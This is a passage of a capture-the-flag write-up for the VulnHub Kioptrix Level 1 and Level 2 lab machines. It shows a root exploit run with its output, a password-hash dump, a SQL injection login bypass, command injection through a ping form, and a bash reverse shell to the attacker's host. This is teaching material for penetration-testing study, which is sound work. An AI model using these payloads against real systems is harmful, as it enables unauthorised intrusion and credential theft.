0x6a - RedHat Linux 7.2 (apache-1.3.20-16)1
0x6b - RedHat Linux 7.2 (apache-1.3.20-16)2
0x6c - RedHat Linux 7.2-Update (apache-1.3.22-6)
0x6d - RedHat Linux 7.2 (apache-1.3.24)
0x6e - RedHat Linux 7.2 (apache-1.3.26)
```

Figure 6: writeup.exploitation.steps.1.2


```

root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix1 # ./47080 0x6b 192.168.92.181 443

*****
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
*****
* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.brasnet.org *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitrox #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****

Establishing SSL connection
cipher: 0x4043808c ciphers: 0x80f8050
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
d.c; ./exploit; -kmod.c; gcc -o exploit ptrace-kmod.c -B /usr/bin; rm ptrace-kmo
--21:00:33-- https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
=> `ptrace-kmod.c'
Connecting to dl.packetstormsecurity.net:443... connected!
HTTP request sent, awaiting response... 200 OK
Length: 3,921 [text/x-csrc]

    OK ...                               100% @   3.74 MB/s

21:00:33 (3.74 MB/s) - `ptrace-kmod.c' saved [3921/3921]

/usr/bin/ld: cannot open output file exploit: Permission denied
collect2: ld returned 1 exit status
gcc: file path prefix `/usr/bin' never used

id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)

uname -a
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown

/sbin/ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:45:0D:56
          inet addr:192.168.92.181  Bcast:192.168.92.255  Mask:255.255.255.0
          UP BROADCAST NOTRAILERS RUNNING MTU:1500  Metric:1
          RX packets:1332415 errors:50 dropped:192 overruns:0 frame:0

```

Figure 7: writeup.exploitation.steps.1.3

2. We can now read the `/var/mail/root` file to complete the challenge:

```
1 cat /var/mail/root
```

```

cat /var/mail/root
From root Sat Sep 26 11:42:10 2009
Return-Path: <root@kioptrix.level1>
Received: (from root@localhost)
    by kioptrix.level1 (8.11.6/8.11.6) id n8QFgAZ01831
    for root@kioptrix.level1; Sat, 26 Sep 2009 11:42:10 -0400
Date: Sat, 26 Sep 2009 11:42:10 -0400
From: root <root@kioptrix.level1>
Message-Id: <200909261542.n8QFgAZ01831@kioptrix.level1>
To: root@kioptrix.level1
Subject: About Level 2
Status: 0

```

If you are reading this, you got root. Congratulations.
Level 2 won't be as easy...

```

From root Fri Sep 27 18:24:05 2019
Return-Path: <root@kioptrix.level1>
Received: (from root@localhost)
    by kioptrix.level1 (8.11.6/8.11.6) id x8RM05r01426
    for root; Fri, 27 Sep 2019 18:24:05 -0400
Date: Fri, 27 Sep 2019 18:24:05 -0400
From: root <root@kioptrix.level1>
Message-Id: <201909272224.x8RM05r01426@kioptrix.level1>
To: root@kioptrix.level1
Subject: LogWatch for kioptrix.level1

```

LogWatch 2.1.1 Begin

LogWatch End

Figure 8: writeup.exploitation.steps.2.1

Phase #2.5: Post Exploitation

```

1 root@kioptrix.level1> id
2 uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
3 root@kioptrix.level1>
4 root@kioptrix.level1> uname
5 Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
6 root@kioptrix.level1>
7 root@kioptrix.level1> ifconfig
8 eth0 Link encap:Ethernet HWaddr 00:0C:29:45:0D:56
9      inet addr:192.168.92.181 Bcast:192.168.92.255 Mask:255.255.255.0
10      UP BROADCAST NOTRAILERS RUNNING MTU:1500 Metric:1
11      RX packets:1332326 errors:50 dropped:192 overruns:0 frame:0
12      TX packets:1237378 errors:0 dropped:0 overruns:0 carrier:0
13      collisions:0 txqueuelen:100

```

```
14      RX bytes:165986159 (158.2 Mb) TX bytes:170994218 (163.0 Mb)
15      Interrupt:9 Base address:0x2000
16 root@kioptrix.level1>
17 root@kioptrix.level1> users
18 root
```

Loot

Hashes

```
1 root:$1$XR0mcfDX$tF93GqnLH0JeGRHpaNyIs0:14513:.....
2 john:$1$zL4.MR4t$26N4YpTGceB00gTX6TAky1:14513:.....
3 harold:$1$Xx6dZd0d$IMOGAC13r757dv17LZ9010:14513:.....
```

References

- [+] <https://www.vulnhub.com/entry/kioptrix-level-1-1,22/>
- [+] <https://medium.com/@bondo.mike/vulnhub-kioptrix-level-1-d439aa7039b2>
- [+] <https://n0tty.github.io/2017/02/25/kioptrix-1/>

[VulnHub] Kioptrix: Level 1.1 (#2)

Date: 28/Sep/2019
Categories: [oscp](#), [vulnhub](#), [linux](#)
Tags: [exploit_sqli](#), [exploit_cmdexec](#), [privesc_kernel_ipappend](#)

Overview

This is a writeup for VulnHub VM [Kioptrix: Level 1.1 \(#2\)](#). Here are stats for this machine from [machinescli](#):

 machinescli -t --info "vulnhub#23"

#	ID	Name	Rating	Difficulty	OS	OSCPlike	Owned	TTPs
1.	vulnhub#23	Kioptrix: Level 1.1 (#2)						exploit_sqli exploit_cmdexec privesc_kernel_ipappend



Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:




Figure 2: writeup.overview.killchain

TTPs

1. 80/tcp/http/Apache httpd 2.0.52 ((CentOS)): [exploit_sqli](#), [exploit_cmdexec](#), [privesc_kernel_ipappend](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Fri Sep 27 18:16:48 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/writeups/vulnhub.kioptrix2/results/192.168.92.182/scans/_quick_tcp_nmap.txt
  ↳ -oX
  ↳ /root/toolbox/writeups/vulnhub.kioptrix2/results/192.168.92.182/scans/xml/_quick_tcp_nmap.xml
  ↳ 192.168.92.182
2 Nmap scan report for 192.168.92.182
3 Host is up, received arp-response (0.0025s latency).
4 Scanned at 2019-09-27 18:16:48 PDT for 15s
5 Not shown: 993 closed ports
6 Reason: 993 resets
7 PORT      STATE SERVICE REASON      VERSION
8 22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 3.9p1 (protocol 1.99)
9 | ssh-hostkey:
10 |   1024 8f:3e:8b:1e:58:63:fe:cf:27:a3:18:09:3b:52:cf:72 (RSA1)
11 |   1024 35
  ↳ 1491742828865816244883868648302761292182406879108668063702143177994710569161669502445416601666211201346
12 |   1024 34:6b:45:3d:ba:ce:ca:b2:53:55:ef:1e:43:70:38:36 (DSA)
13 | ssh-dss AAAAB3NzaC1kc3MAAACBAOWJ2N2BPBPM0HxCi630ZxHtTNMh+
  ↳ uVkeYcKkVNxavZkcJdpfFTOGZp054sj27mVZVtCeNMHhzaUpvRisn/ch4k4plLd1m8HACAVPtcgRrshCzb7wzQikrP
  ↳ +byCVypEORpkQcDya+ngDMVzrkA+9KQSR/5W6BjldLW60A5oZgyfvAAAAFQC/
  ↳ iRZe4LlaYXwHvYYDpjnoCPY3xQAAAIbKFG1/zr/u1JxCV8a9dIAMIE0rkOjYtwvpDCdBre450ruoLII/
  ↳ hsparzdJs898SMWX1kEzigzUdtobDVT8nWdJAVRHCM8ruy4IQYIdtjYowXD7hxZTy/F0x0siTRWBYMQPe8lW1oA+
  ↳ xabqlnC03ppjmBecVlCWEmoeefnGWAKxwAAAAIAKajcioQiMDYW7veV13Yjmag6wyIia9+
  ↳ V9a08JmgMi3cNr04Vl0FF+
  ↳ n70IZ5QYvpSKcQgRzwnYlEW5juV0Xh96m2g3rqEvDd4kTttCDl0ltPgP6q6Z8JI0IGzcIGYBy6UWdIxj9D7F2ccc7fAM2o22
  ↳ +qgFp+FFiLeFDVbRhYz4sg==
14 |   1024 68:4d:8c:bb:b6:5a:bd:79:71:b8:71:47:ea:00:42:61 (RSA)
15 |_ssh-rsa
  ↳ AAAAB3NzaC1yc2EAAAABIwAAAIEA4j5XFFw9Km2yphjpu1gzDBglGSpMxtR8z0vpH9gUbOMXXbCQeXgOK3rs4cs/
  ↳ j75G54jALm99Ky7tgToNaEuxmQmwnpYk9bntoDu9SkiT/hPZdOwq40yrfWIHzlUNWTPY3okTdf/
  ↳ YNUAdl4NOBOYbf0x/dsAdHHqSWnvZmruFA6M=
16 |_sshv1: Server supports SSHv1
17 80/tcp    open  http      syn-ack ttl 64 Apache httpd 2.0.52 ((CentOS))
18 | http-methods:
19 |_ Supported Methods: GET HEAD POST OPTIONS
20 |_http-server-header: Apache/2.0.52 (CentOS)
21 |_http-title: Site doesn't have a title (text/html; charset=UTF-8).
22 111/tcp   open  rpcbind   syn-ack ttl 64 2 (RPC #100000)
23 | rpcinfo:
24 |   program version  port/proto  service
25 |   100000  2                111/tcp    rpcbind
26 |   100000  2                111/udp    rpcbind
27 |   100024  1                622/udp    status
28 |_ 100024  1                625/tcp    status
29 443/tcp   open  ssl/http  syn-ack ttl 64 Apache httpd 2.0.52 ((CentOS))
30 | http-methods:
31 |_ Supported Methods: GET HEAD POST OPTIONS
32 |_http-server-header: Apache/2.0.52 (CentOS)
33 |_http-title: Site doesn't have a title (text/html; charset=UTF-8).
34 | ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/
  ↳ stateOrProvinceName=SomeState/countryName=---/localityName=SomeCity/organizationalUnitName=
  ↳ SomeOrganizationalUnit/emailAddress=root@localhost.localdomain
```

```

35 | Issuer: commonName=localhost.localdomain/organizationName=SomeOrganization/
   | ↪ stateOrProvinceName=SomeState/countryName=--/localityName=SomeCity/organizationalUnitName=
   | ↪ SomeOrganizationalUnit/emailAddress=root@localhost.localdomain
36 | Public Key type: rsa
37 | Public Key bits: 1024
38 | Signature Algorithm: md5WithRSAEncryption
39 | Not valid before: 2009-10-08T00:10:47
40 | Not valid after: 2010-10-08T00:10:47
41 | MD5: 01de 29f9 fbfb 2eb2 beaf e624 3157 090f
42 | SHA-1: 560c 9196 6506 fb0f fb81 66b1 ded3 ac11 2ed4 808a
43 | -----BEGIN CERTIFICATE-----
44 | MIIEDDCCA3WgAwIBAgIBADANBgkqhkiG9w0BAQQFADCBuzELMAkGA1UEBhMCLS0x
45 | EjAQBgNVBAgTCVNvbWVtZGF0ZTERMA8GA1UEBxMIU29tZUNpdHkxGTAXBgNVBAoT
46 | EFNvbWVpcmdhbml6YXRpb24xHzAdBgNVBAsTF1NvbWVpcmdhbml6YXRpb25hbFVu
47 | aXQxHjAcBgNVBAMTFWxvY2Fsag9zdC5sb2NhbGRvbWVpbjEpMCCGCSqGSIb3DQEJ
48 | ARYacm9vdEBsb2NhbGhvc3QubG9jYWxkb21haW4wHhcNMDkxMDA4MDAxMDQ3WhcN
49 | MTAxMDA4MDAxMDQ3WjCBuzELMAkGA1UEBhMCLS0xHjAcBgNVBAgTCVNvbWVtZGF0
50 | ZTERMA8GA1UEBxMIU29tZUNpdHkxGTAXBgNVBAoTEFNvbWVpcmdhbml6YXRpb24x
51 | HzAdBgNVBAsTF1NvbWVpcmdhbml6YXRpb25hbFVuaXQxHjAcBgNVBAMTFWxvY2Fs
52 | ag9zdC5sb2NhbGRvbWVpbjEpMCCGCSqGSIb3DQEJARYacm9vdEBsb2NhbGhvc3Qu
53 | bG9jYWxkb21haW4wZ8wDQYJKoZIhvcNAQEBBQADgY0AMIGJAoGBAN4duNVER4aL
54 | TUfsjacXKcCaRs1oTxsDNTIxp7SV2PDD+mBY5shsXt/FMG7Upf4g605+W6ZEhfB
55 | WpLXonDFaRixxn4AGSOLg8q20kUt9p2HZufaSLSwfSwJ+CTMwYtN8AU0jhf3r0y8
56 | jr+jjEU0HT404YXcnDRvbIUeHKedPPsTAgMBAAGjggEcMIIBGDAdBgNVHQ4EFgQU
57 | QAs+OwqZiYsWC1Q2ZBav2uPP/mAwgegGA1UdIwSB4DCB3YAUQAs+OwqZiYsWC1Q2
58 | ZBav2uPP/mChgcGkgb4wgbxszCzAJBgNVBAYTAi0tMRIwEAYDVQQIEw1Tb211U3Rh
59 | dGUxETAPBgNVBAcTCFNvbWVtZGF0ZXR5MRkwFwYDVQQKEwBTb211T3JnYW5pemF0aW9u
60 | MR8wHQYDVQQLExZTb211T3JnYW5pemF0aW9uYXVmbml0MR4wHAYDVQQDEwVsb2Nh
61 | bGhvc3QubG9jYWxkb21haW4xKTAnBgkqhkiG9w0BCQEWGnJvb3RAbG9jYWxob3N0
62 | LmxvY2FsZG9tYWluc2VtZGF0ZTERMA8GA1UdEwQFMAMBAf8wDQYJKoZIhvcNAQEBBQADgYEA
63 | Hvq7KPeUTn36Sz/Au95TmC7aSkhIkGVHMRGhWe7KTEflqQffYTqJOS4xsu/FxDRy
64 | 9IG0apsyILGEx57apuCYJW3tpwMURpUXu/x9g3LM+VghiH0XxM0fbueVhqWZ+yP8
65 | LisR0r5u+FeGOBBIINampWUX2xEdB4p97WyzP03rEQU=
66 | -----END CERTIFICATE-----
67 | _ssl-date: 2019-09-27T22:07:26+00:00; -3h09m37s from scanner time.
68 | sslv2:
69 |   SSLv2 supported
70 |   ciphers:
71 |     SSL2_RC4_128_EXPORT40_WITH_MD5
72 |     SSL2_RC2_128_CBC_WITH_MD5
73 |     SSL2_DES_64_CBC_WITH_MD5
74 |     SSL2_RC4_64_WITH_MD5
75 |     SSL2_RC4_128_WITH_MD5
76 |     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
77 |     SSL2_DES_192_EDE3_CBC_WITH_MD5
78 | 625/tcp open status syn-ack ttl 64 1 (RPC #100024)
79 | 631/tcp open ipp syn-ack ttl 64 CUPS 1.1
80 | http-methods:
81 |   Supported Methods: GET HEAD OPTIONS POST PUT
82 | _ Potentially risky methods: PUT
83 | _http-server-header: CUPS/1.1
84 | _http-title: 403 Forbidden
85 | 3306/tcp open mysql syn-ack ttl 64 MySQL (unauthorized)
86 | MAC Address: 00:0C:29:DD:3C:B5 (VMware)
87 |
88 | Host script results:

```



```

89 |_clock-skew: mean: -3h09m37s, deviation: 0s, median: -3h09m37s
90
91 Read data files from: /usr/bin/./share/nmap
92 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
93 # Nmap done at Fri Sep 27 18:17:03 2019 -- 1 IP address (1 host up) scanned in 15.14 seconds

```

2. Here's the summary of open ports and associated [AutoRecon](#) scan files:

✚ openports

#	Port	Protocol	Service	Scans
1.	22/tcp	ssh	ttl 64 OpenSSH 3.9p1 (protocol 1.99)	./results/192.168.92.182/scans/tcp_22_ssh_nmap.txt ./results/192.168.92.182/scans/tcp_80_http_gobuster.txt ./results/192.168.92.182/scans/tcp_80_http_nikto.txt
2.	80/tcp	http	ttl 64 Apache httpd 2.0.52 ((CentOS))	./results/192.168.92.182/scans/tcp_80_http_nmap.txt ./results/192.168.92.182/scans/tcp_80_http_robots.txt ./results/192.168.92.182/scans/tcp_80_http_whatweb.txt ./results/192.168.92.182/scans/tcp_111_nfs_nmap.txt
3.	111/tcp	rpcbind	ttl 64 2 (RPC #100000)	./results/192.168.92.182/scans/tcp_111_rpc_nmap.txt ./results/192.168.92.182/scans/tcp_111_showmount.txt ./results/192.168.92.182/scans/tcp_443_http_nmap.txt ./results/192.168.92.182/scans/tcp_443_https_gobuster.txt
4.	443/tcp	ssl/http	ttl 64 Apache httpd 2.0.52 ((CentOS))	./results/192.168.92.182/scans/tcp_443_https_nikto.txt ./results/192.168.92.182/scans/tcp_443_https_robots.txt ./results/192.168.92.182/scans/tcp_443_https_whatweb.txt ./results/192.168.92.182/scans/tcp_443_sslscan.txt
5.	625/tcp	status	ttl 64 1 (RPC #100024)	
6.	631/tcp	ipp	ttl 64 CUPS 1.1	./results/192.168.92.182/scans/tcp_631_cups_nmap.txt
7.	3306/tcp	mysql	ttl 64 MySQL (unauthorized)	./results/192.168.92.182/scans/tcp_3306_mysql_nmap.txt

✚

Figure 3: writeup.enumeration.steps.2.1

3. We find a login form served at 80/tcp. Within HTML comments we find reference to a possible username `admin` and successfully login using SQL injection:

```

1 admin/' or 1=1 -- -

```

```

1 <html>
2 <body>
3 <form method="post" name="frmLogin" id="frmLogin" action="index.php">
4   <table width="300" border="1" align="center" cellpadding="2" cellspacing="2">
5     <tr>
6       <td colspan="2" align="center">
7         <b>Remote System Administration Login</b>
8       </td>
9     </tr>
10    <tr>
11      <td width="150">Username</td>
12      <td><input name="uname" type="text"></td>
13    </tr>
14    <tr>
15      <td width="150">Password</td>
16      <td>
17        <input name="psw" type="password">
18      </td>
19    </tr>
20    <tr>
21      <td colspan="2" align="center">
22        <input type="submit" name="btnLogin" value="Login">
23      </td>
24    </tr>
25  </table>
26 </form>
27
28 <!-- Start of HTML when logged in as Administrator -->
29 </body>
30 </html>
31
32

```

Figure 4: writeup.enumeration.steps.3.1

Remote System Administration Login	
Username	admin
Password	••••••••••
Login	

Figure 5: writeup.enumeration.steps.3.2

4. Once logged in, we find a web administration console with a text input field to accept an IP address. The web console will POST this IP to the `pingit.php` script that runs a `ping` query against this IP and shows result:




Figure 6: writeup.enumeration.steps.4.1




Figure 7: writeup.enumeration.steps.4.2

Findings

Open Ports

1	22/tcp		ssh		OpenSSH 3.9p1 (protocol 1.99)
2	80/tcp		http		Apache httpd 2.0.52 ((CentOS))
3	111/tcp		rpcbind		2 (RPC #100000)
4	443/tcp		ssl/http		Apache httpd 2.0.52 ((CentOS))
5	625/tcp		status		1 (RPC #100024)
6	631/tcp		ipp		CUPS 1.1
7	3306/tcp		mysql		MySQL (unauthorized)

Phase #2: Exploitation

1. We try to inject additional command after the IP using a ; as separator and get results back:

```
1 8.8.8.8 ; uname -a
```




Figure 8: writeup.exploitation.steps.1.1




Figure 9: writeup.exploitation.steps.1.2

2. We can also run commands without providing the IP which makes it a little faster to get results back:

```
1 ; uname -a
```




Figure 10: writeup.exploitation.steps.2.1




Figure 11: writeup.exploitation.steps.2.2

3. We try to use Python to get a reverse shell connection but it fails. We fallback on Bash reverse shell and it works:

```
1 nc -nlvp 443
2 ; bash -i >& /dev/tcp/192.168.92.183/443 0>&1

; uname -a ; id ; pwd ; which python

Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 i686 i386 GNU/Linux
uid=48(apache) gid=48(apache) groups=48(apache)
/var/www/html
/usr/bin/python
```

Figure 12: writeup.exploitation.steps.3.1

Welcome to the Basic Administrative Web Console	
Ping a Machine on the Network:	i >& /dev/tcp/192.168.92.183/443 0>&1 submit

Figure 13: writeup.exploitation.steps.3.2

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix2 # nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.92.183] from (UNKNOWN) [192.168.92.182] 32832
bash: no job control in this shell
bash-3.00$
bash-3.00$ id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-3.00$
bash-3.00$ uname -a
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 i686 i386 GNU/Linux
bash-3.00$
bash-3.00$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:DD:3C:B5
          inet addr:192.168.92.182  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fedd:3cb5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:695106 errors:16 dropped:72 overruns:0 frame:0
          TX packets:647251 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:77457955 (73.8 MiB)  TX bytes:136053412 (129.7 MiB)
          Interrupt:177 Base address:0x2000
```

Figure 14: writeup.exploitation.steps.3.3

Phase #2.5: Post Exploitation

```

1  apache@kioptrix.level2> id
2  uid=48(apache) gid=48(apache) groups=48(apache)
3  apache@kioptrix.level2>
4  apache@kioptrix.level2> uname
5  Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 i686 i386 GNU/Linux
6  apache@kioptrix.level2>
7  apache@kioptrix.level2> ifconfig
8  eth0  Link encap:Ethernet  HWaddr 00:0C:29:DD:3C:B5
9         inet addr:192.168.92.182  Bcast:192.168.92.255  Mask:255.255.255.0
10        inet6 addr: fe80::20c:29ff:fedd:3cb5/64 Scope:Link
11        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
12        RX packets:695106 errors:16 dropped:72 overruns:0 frame:0
13        TX packets:647251 errors:0 dropped:0 overruns:0 carrier:0
14        collisions:0 txqueuelen:1000
15        RX bytes:77457955 (73.8 MiB)  TX bytes:136053412 (129.7 MiB)
16        Interrupt:177 Base address:0x2000
17  apache@kioptrix.level2>
18  apache@kioptrix.level2> users
19  root

```

Phase #3: Privilege Escalation

